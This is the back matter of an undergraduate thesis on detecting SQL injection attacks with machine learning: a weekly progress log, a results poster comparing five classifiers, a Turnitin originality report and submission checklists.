Student Name & ID: Tung Tean Thong (2001238)	
Supervisor: Dr Gan Ming Lee	
Project Title: Detection of SQL Injection Attack using Machine Learning	

1. WORK DONE Add GUI into the attack detection system Add check benign function Add check potential attacks function Add send attack report function Write FYP2 Report
2. WORK TO BE DONE Make FYP2 presentation slide
3. PROBLEMS ENCOUNTERED No problem encountered
4. SELF EVALUATION OF THE PROGRESS Good


GML

Supervisor's signature

[illegible]

Student's signature

POSTER



DETECTION OF SQL INJECTION ATTACK USING MACHINE LEARNING

INTRODUCTION

1. A real-time system for detecting SQLI attacks
2. Utilizes machine learning approach to enhance accuracy of the system
3. Report is sent to web administrator when SQLI attack is detected

OBJECTIVES

1. To train the machine learning model
2. To improve at least 2% of accuracy of previous SQLI machine learning model
3. To integrate the model into the web application's backend
4. To integrate the real-time detection capabilities

METHODOLOGY

1. Machine learning model: Logistic Regression, Naive Bayes, SVM, Random Forest, CNN
2. Prototyping methodology
3. PyShark to perform live packet capture

CONCLUSION


1. CNN has best performance
2. The system achieves high accuracy and precision in detecting SQLI attack
3. Real-time SQLI attack detection by capture packet using PyShark

RESULTS

Model	Accuracy	Precision	Recall	F1
Logistic Regression	94.76%	95.31%	94.76%	94.85%
Naïve Bayes	81.69%	86.36%	81.69%	81.25%
SVM	74.57%	93.31%	74.57%	79.93%
Random Forest	93.11%	93.14%	93.11%	93.12%
CNN	96.73%	92.16%	98.26%	95.11%

BY TUNG TEAN THONG
SUPERVISOR: DR GAN MING LEE

PLAGIARISM CHECK RESULT




ORIGINALITY REPORT

10%	9%	3%	8%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	Submitted to Universiti Tunku Abdul Rahman Student Paper	6%
2	eprints.utar.edu.my Internet Source	3%
3	journalofbigdata.springeropen.com Internet Source	<1 %
4	fict.utar.edu.my Internet Source	<1 %
5	"Computational Sciences and Sustainable Technologies", Springer Science and Business Media LLC, 2024 Publication	<1 %
6	123dok.com Internet Source	<1 %
7	Junmei Wang, Xinning Liu. "Research on Software Security Based on DVWA", 2023 IEEE 3rd International Conference on Electronic Technology, Communication and Information (ICETCI), 2023 Publication	<1 %




8	Matthew Hickey, Jennifer Arcuri. "Web Applications", Wiley, 2020 Publication	<1 %
9	Ivan Nedyalkov. "Study the Level of Network Security and Penetration Tests on Power Electronic Device", Computers, 2024 Publication	<1 %
10	"Disruptive Technologies for Big Data and Cloud Applications", Springer Science and Business Media LLC, 2022 Publication	<1 %
11	Ubaida Fatima, Sadia Kiran, Muhammad Fouzan Akhter, Muhammad Kumail, Jaweria Sohail. "Unveiling the Optimal Approach for Credit Card Fraud Detection: A Thorough Analysis of Deep Learning and Machine Learning Methods", Research Square Platform LLC, 2024 Publication	<1 %
12	"Smart Computing and Communication", Springer Science and Business Media LLC, 2019 Publication	<1 %
13	"Recent Advances in Intelligent Systems and Smart Applications", Springer Science and Business Media LLC, 2021 Publication	<1 %

14	Edwin Peralta-Garcia, Juan Quevedo-Monsalbe, Victor Tuesta-Monteza, Juan Arcila-Diaz. "Detecting Structured Query Language Injections in Web Microservices Using Machine Learning", Informatics, 2024 Publication	<1%
15	Dharitri Tripathy, Rudrarajsinh Gohil, Talal Halabi. "Detecting SQL Injection Attacks in Cloud SaaS using Machine Learning", 2020 IEEE 6th Intl Conference on Big Data Security on Cloud (BigDataSecurity), IEEE Intl Conference on High Performance and Smart Computing, (HPSC) and IEEE Intl Conference on Intelligent Data and Security (IDS), 2020 Publication	<1%
16	Nachaat Mohamed. "Securing transportation web applications: An AI-driven approach to detect and mitigate SQL injection attacks", Journal of Transportation Security, 2024 Publication	<1%
17	Pingping Wang, Ningjie Xu, Lingping Wu, Yue Hong, Yihui Qu, Zhijian Ren, Qun Luo, Kedan Cai. "Construction and Application of Machine Learning Models for Predicting Intradialytic Hypotension", Research Square Platform LLC, 2024 Publication	<1%

www.mdpi.com

18	Internet Source	<1 %
19	"Smart and Sustainable Intelligent Systems", Wiley, 2021 Publication	<1 %
20	Kavita Singh, Sakshi Kokardekar, Gunjan Khonde, Prajakta Dekate, Nishita Badkas, Sagar Lachure. "Cloud Engineering-based on Machine Learning Model for SQL Injection Attack", 2023 International Conference on Communication, Circuits, and Systems (IC3S), 2023 Publication	<1 %
21	Shereen Ismail, Muhammad Nouman, Diana W. Dawoud, Hassan Reza. "Towards a lightweight security framework using blockchain and machine learning", Blockchain: Research and Applications, 2023 Publication	<1 %
22	Tong Liu. "Distributed infrared biometric sensing for lightweight human identification systems", 2010 8th World Congress on Intelligent Control and Automation, 07/2010 Publication	<1 %
23	Alba González Cebrián. "Statistical Machine Learning in Biomedical Engineering", Universitat Politecnica de Valencia, 2024 Publication	<1 %



24	Lecture Notes in Computer Science, 2015. Publication	<1 %
25	Submitted to University of Sheffield Student Paper	<1 %
26	Xu Zhang, Eric Green, Mei Chen, Reginald R. (Reg) Souleyrette. "Identifying secondary crashes using text mining techniques", Journal of Transportation Safety & Security, 2019 Publication	<1 %
27	Yuvaraj Natarajan, B. Karthikeyan, Gitanjali Wadhwa, S. A. Srinivasan, A. S. Parthiv Akilesh. "Chapter 38 A Deep Learning Based Natural Language Processing Approach for Detecting SQL Injection Attack", Springer Science and Business Media LLC, 2023 Publication	<1 %
28	"Inventive Communication and Computational Technologies", Springer Science and Business Media LLC, 2023 Publication	<1 %

Exclude quotes	On	Exclude matches	Off
Exclude bibliography	On		

Universiti Tunku Abdul Rahman			
Form Title : Supervisor's Comments on Originality Report Generated by Turnitin for Submission of Final Year Project Report (for Undergraduate Programmes)			
Form Number: FM-IAD-005	Rev No.: 0	Effective Date: 01/10/2013	Page No.: 1of 1

FACULTY OF INFORMATION AND COMMUNICATION TECHNOLOGY

Full Name(s) of Candidate(s)	TUNG TEAN THONG
ID Number(s)	20ACB01238
Programme / Course	CS
Title of Final Year Project	Detection of Sql Injection Attack Using Machine Learning

Similarity	**Supervisor's Comments (Compulsory if parameters of originality exceeds the limits approved by UTAR)**
Overall similarity index: 10 % **Similarity by source** Internet Sources: 9 % Publications: 3 % Student Papers: 8 %	
Number of individual sources listed of more than 3% similarity: 1	Formatting similarities
Parameters of originality required and limits approved by UTAR are as Follows: **(i) Overall similarity index is 20% and below, and** **(ii) Matching of individual sources listed must be less than 3% each, and** **(iii) Matching texts in continuous block must not exceed 8 words** ***Note: Parameters (i) – (ii) shall exclude quotes, bibliography and text matches which are less than 8 words.***	

Note Supervisor/Candidate(s) is/are required to provide softcopy of full set of the originality report to Faculty/Institute

Based on the above results, I hereby declare that I am satisfied with the originality of the Final Year Project Report submitted by my student(s) as named above.

GML

Signature of Supervisor	Signature of Co-Supervisor
Name: Gan Ming Lee	Name:
Date: 26/4/2024	Date:

UNIVERSITI TUNKU ABDUL RAHMAN

FACULTY OF INFORMATION & COMMUNICATION TECHNOLOGY
(KAMPAR CAMPUS)

CHECKLIST FOR FYP2 THESIS SUBMISSION

Student Id	20ACB01238
Student Name	TUNG TEAN THONG
Supervisor Name	DR GAN MING LEE

TICK (√)	**DOCUMENT ITEMS** Your report must include all the items below. Put a tick on the left column after you have checked your report with respect to the corresponding item.
✓	Title Page
✓	Signed Report Status Declaration Form
✓	Signed FYP Thesis Submission Form
✓	Signed form of the Declaration of Originality
✓	Acknowledgement
✓	Abstract
✓	Table of Contents
✓	List of Figures (if applicable)
✓	List of Tables (if applicable)
✓	List of Symbols (if applicable)
✓	List of Abbreviations (if applicable)
✓	Chapters / Content
✓	Bibliography (or References)
✓	All references in bibliography are cited in the thesis, especially in the chapter of literature review
✓	Appendices (if applicable)
✓	Weekly Log
✓	Poster
✓	Signed Turnitin Report (Plagiarism Check Result - Form Number: FM-IAD-005)
✓	I agree 5 marks will be deducted due to incorrect format, declare wrongly the ticked of these items, and/or any dispute happening for these items in this report.

*Include this form (checklist) in the thesis (Bind together as the last page)

I, the author, have checked and confirmed all the items listed in the table are included in my report.

[illegible]
____
(Signature of Student)
Date: 26/4/2024